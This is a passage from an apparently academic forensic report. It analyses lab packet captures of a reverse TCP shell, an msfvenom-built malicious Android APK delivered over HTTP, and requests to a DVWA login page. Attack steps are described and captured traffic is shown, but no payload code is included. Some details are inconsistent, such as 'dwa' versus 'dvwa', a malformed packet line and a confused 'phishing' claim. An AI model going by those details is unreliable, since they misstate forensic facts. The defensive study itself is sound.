


Fig. 352. TCP Stream 0 showing shell commands with its respective outputs.

By examining, we could find that the attacker's machine IP address was 192.168.10.90 and the victim machine was 192.168.10.26. Hence, the above represents that the attacker has got the access of the victim machine as root admin. Thus, when the attacker sends a message to the victim as "ls" the victim replies with the list of files in the current working directory.

Similarly, we could also look into the above fig which states that the other confidential data like the present working directory of the victim machine is listed to the attacker by using the command "PWD". It even represents the attacker getting the list of directory contents in the long listing format that the victim is operating, along with the date, time, and the size of the data. Here, the attacker uses the "LS -LTR" command to get the required data.

The Internet protocol Version 4 (IPv4) statistics provides all the addresses, destination (TCP, UDP etc) & ports, IP protocol types and the source, destination addresses. The below fig also shows the packet counters, byte counters along with their addresses. In addition to this, it also gives the start time of the conversation ("Rel Start"), the duration of the conversation in seconds and the average bits per second in each direction. Thus, from below fig, we could say that 15 TCP packets has been transmitted between both the machines.

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
8.8.8.8	192.168.10.90	2	172	0	0	2	172	13.579438	5.0055	0	274
10.10.10.11	192.168.10.21	4	504	2	236	2	268	22.351002	0.0613	30 k	34 k
192.168.10.26	192.168.128.2	48	4484	48	4484	0	0	0.000000	35.1746	1019	0
192.168.10.26	192.168.10.90	15	1554	8	1069	7	485	13.578172	18.6929	457	207

Fig. 353. Conversation between both the machines

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.10.21	50660	10.10.10.11	5678	4	504	2	268	2	236	22.351002	0.0613	30 k	34 k
192.168.10.26	34624	192.168.10.90	6600	15	1554	8	1069	7	485	13.578172	18.6929	457	207

Fig. 354. TCP conversation between attacker and victim machine

Thus, by understanding the packet capture files and the attack that has been performed, we can learn that the reverse TCP session works in such a way that a shell session is established on the connection that is initiated by the remote machine. By doing this, the attacker can successfully exploit a vulnerability in order to obtain an interactive shell session on the target machine. Hence, by doing the reverse TCP session the attack was performed and also the provided screenshots might clearly state that there is an exploit done by the attacker to get the information from the victim’s machine.

F. Analysis of Playbook 5: Creating a malicious .apk file using msfvenom to create a reverse TCP connection from the victim Android 7 machine to the attacker machine.

- i. Pcap Filename: playbook_5.pcap*
- ii. Wireshark Analysis: By exploring the packet capture file named playbook5.pcap, we can identify here that the attacker had tried to compromise the victim machine by sending a payload in which it creates an opening from the victim to the attacker.*




Fig. 355. HTTP GET request from Victim Machine to Attacker Machine

The above fig depicts that the IP of victim machine is 192.168.10.25 and that IP of the attacker machine is 10.10.10.11. The packet 18 states that there was a HTTP GET request where the victim has requested the androidpak.apk file.

Also as shown in the below fig the packet 27 states the info HTTP/1.1 with status 200, clearly proves that the payload was successfully delivered to the victim machine. Thus, once the payload is executed, the victim creates an opening in such a way that the attacker machine uses this opening to exploit the victim machine.




Fig. 356. Payload delivery from Attacker Machine to Victim Machine




Fig. 357. Conversation between both the machines

The above fig shows the IPv4 statistics where almost 942 packets were transferred between both the victim machine and the attacker machine all together.




Fig. 358. TCP Packet conversation between both the machines

The above fig demonstrates the total amount of TCP packets that are sent by the attacker machine on port 80 and TCP packets that are sent by attacker machine on port 443 and 5678.




Fig. 359. Exporting the malicious file using HTTP object list option.




Fig. 360. Results of the malware apk file when run through VirusTotal

The above fig illustrates the results of the malware apk file, which can be executed through the VirusTotal. This can be done by using the HTTP object list export option in Wireshark. Also the figure clearly states that out of 62 vendors, almost 30 security vendors has flagged these files as a malicious content file.

No.	Time	Source	Destination	Protocol	Length	Info
5	2021-02-15 13:17:19.221017	192.168.10.25	4.4.4.4	DNS	76	Standard query 0x3d81 A beacons.gvt2.com
6	2021-02-15 13:17:19.221129	192.168.10.25	4.4.4.4	DNS	77	Standard query 0x4025 A beacons4.gvt2.com
7	2021-02-15 13:17:21.320441	192.168.10.90	192.168.20.11	TCP	74	80 → 42672 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2272352577 TSecr=0 WS=128
8	2021-02-15 13:17:21.322343	192.168.20.11	192.168.10.90	TCP	74	80 → 42672 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TSval=2272352577 TSecr=2272352577 WS=32
9	2021-02-15 13:17:21.322729	192.168.10.90	192.168.20.11	TCP	66	42672 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2272352579 TSecr=39600313
10	2021-02-15 13:17:21.322745	192.168.10.90	192.168.20.11	HTTP	318	GET /dwa/login.php HTTP/1.1
11	2021-02-15 13:17:21.323535	192.168.20.11	192.168.10.90	TCP	66	80 → 42672 [ACK] Seq=1 Ack=253 Win=6880 Len=0 TSval=39600313 TSecr=2272352579
12	2021-02-15 13:17:21.342613	192.168.20.11	192.168.10.90	TCP	1514	80 → 42672 [ACK] Seq=1 Ack=253 Win=6880 Len=1448 TSval=39600313 TSecr=2272352579 [TCP segment of a reassembled PD
13	2021-02-15 13:17:21.342635	192.168.20.11	192.168.10.90	TCP	359	80 → 42672 [PSH, ACK] Seq=1449 Ack=253 Win=6880 Len=293 TSval=39600313 TSecr=2272352579 [TCP segment of a reassem
14	2021-02-15 13:17:21.342961	192.168.10.90	192.168.20.11	TCP	66	42672 → 80 [ACK] Seq=253 Ack=1747 Win=64128 Len=0 TSval=2272352600 TSecr=39600315
15	2021-02-15 13:17:21.343606	192.168.20.11	192.168.10.90	HTTP	71	HTTP/1.1 200 OK (text/html)
16	2021-02-15 13:17:21.343878	192.168.10.90	192.168.20.11	TCP	66	42672 → 80 [ACK] Seq=253 Ack=1747 Win=64128 Len=0 TSval=2272352600 TSecr=39600315
17	2021-02-15 13:17:21.344638	192.168.10.90	192.168.20.11	TCP	66	42672 → 80 [FIN, ACK] Seq=253 Ack=1747 Win=64128 Len=0 TSval=2272352601 TSecr=39600315
18	2021-02-15 13:17:21.345417	192.168.20.11	192.168.10.90	TCP	66	80 → 42672 [FIN, ACK] Seq=1747 Ack=254 Win=6880 Len=0 TSval=39600316 TSecr=2272352601
19	2021-02-15 13:17:21.345605	192.168.10.90	192.168.20.11	TCP	66	42672 → 80 [ACK] Seq=254 Ack=1748 Win=64128 Len=0 TSval=2272352602 TSecr=39600316
20	2021-02-15 13:17:21.356697	RealtekU_12:50:18	RealtekU_12:50:18	ARP	42	Who has 192.168.10.90? Tell 192.168.10.21
21	2021-02-15 13:17:21.356906	RealtekU_12:50:18	RealtekU_12:50:18	ARP	42	192.168.10.90 is at 52:54:00:12:50:18
22	2021-02-15 13:17:21.311109	192.168.10.21	10.10.10.11	TCP	66	49909 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
23	2021-02-15 13:17:21.354576	10.10.10.11	192.168.10.21	TCP	54	5678 → 49909 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	2021-02-15 13:17:22.124822	192.168.10.21	10.10.10.11	TCP	66	[TCP Retransmission] 49909 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
25	2021-02-15 13:17:22.126077	10.10.10.11	192.168.10.21	TCP	54	5678 → 49909 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
26	2021-02-15 13:17:22.264393	192.168.10.21	192.168.10.90	TCP	66	49911 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
27	2021-02-15 13:17:22.264821	192.168.10.90	192.168.10.21	TCP	54	443 → 49911 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
28	2021-02-15 13:17:22.638952	192.168.10.21	10.10.10.11	TCP	66	[TCP Retransmission] 49909 → 5678 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
29	2021-02-15 13:17:22.641567	10.10.10.11	192.168.10.21	TCP	54	5678 → 49909 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
30	2021-02-15 13:17:22.778596	192.168.10.21	192.168.10.90	TCP	66	[TCP Retransmission] 49911 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
31	2021-02-15 13:17:22.778962	192.168.10.90	192.168.10.21	TCP	54	443 → 49911 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
32	2021-02-15 13:17:23.294293	192.168.10.21	192.168.10.90	TCP	66	[TCP Retransmission] 49911 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
33	2021-02-15 13:17:23.294621	192.168.10.90	192.168.10.21	TCP	54	443 → 49911 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
34	2021-02-15 13:17:24.226422	192.168.10.25	8.8.8.8	DNS	77	Standard query 0xa8fd A beacons4.gvt2.com
35	2021-02-15 13:17:24.226444	192.168.10.25	8.8.8.8	DNS	76	Standard query 0xf677 A beacons.gvt2.com
36	2021-02-15 13:17:24.227245	192.168.10.25	8.8.8.8	DNS	76	Standard query 0xb61 A beacons.gvt2.com
37	2021-02-15 13:17:24.227467	192.168.10.25	8.8.8.8	DNS	77	Standard query 0x8764 A beacons4.gvt2.com
38	2021-02-15 13:17:24.234299	192.168.10.25	8.8.8.8	DNS	79	Standard query 0x4753 A clients2.google.com
39	2021-02-15 13:17:24.235684	192.168.10.25	8.8.8.8	DNS	77	Standard query 0x70a1 A beacons2.gvt2.com
40	2021-02-15 13:17:24.372628	RealtekU_12:50:17	RealtekU_12:50:02	ARP	60	Who has 192.168.10.100? Tell 192.168.10.25
41	2021-02-15 13:17:24.372650	RealtekU_12:50:02	RealtekU_12:50:17	ARP	60	192.168.10.100 is at 52:54:00:12:50:02

Fig. 363. Packets in the DVWA PCAP

In the TCP packet information section, we can see the TCP handshake communication in which the attacker is sending the get request for the log in to the web page. This is called as the phishing technique which is also can be called as the social engineering sending the malicious file through the php backdoor.

```

Frame 10: 318 bytes on wire (2544 bits), 318 bytes captured (2544 bits)
on interface eth0
Ethernet II, Src: RealtekU_12:50:18 (52:54:00:12:50:18), Dst: RealtekU_12:50:02 (52:54:00:12:50:02)
Internet Protocol Version 4, Src: 192.168.10.90, Dst: 192.168.20.11
Transmission Control Protocol, Src Port: 42672, Dst Port: 80, Seq: 1, Ack: 1, Len: 252
Hypertext Transfer Protocol
  GET /dwa/login.php HTTP/1.1\r\n
  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36\r\n
  Accept: */*\r\n
  Accept-Encoding: identity\r\n
  Hosts: 192.168.20.11\r\n
  Connection: Keep-Alive\r\n
  \r\n
  [Full request URI: http://192.168.20.11/dwa/login.php]
  [HTTP request 1/1]
  [Response in frame: 15]
  
```

Fig. 364. HTTP GET request information in the packet

In the above image in the packet 10 we can see the get request for the login.php through http website. Usually, http files are not secure and can be of virus or malicious files in it. So, we have to be careful while downloading any files from the server. The url is can also be seen in the packet bytes pane i.e., http://192.168.20.11/dvwa/login.php.




Fig. 365. GET request and OK forms information in the TCP Stream flow

In the above image, the attacker has been requesting the get information saying accept the http request which the attacker is sending. The code for the same has been identified in the TCP stream flow chart.

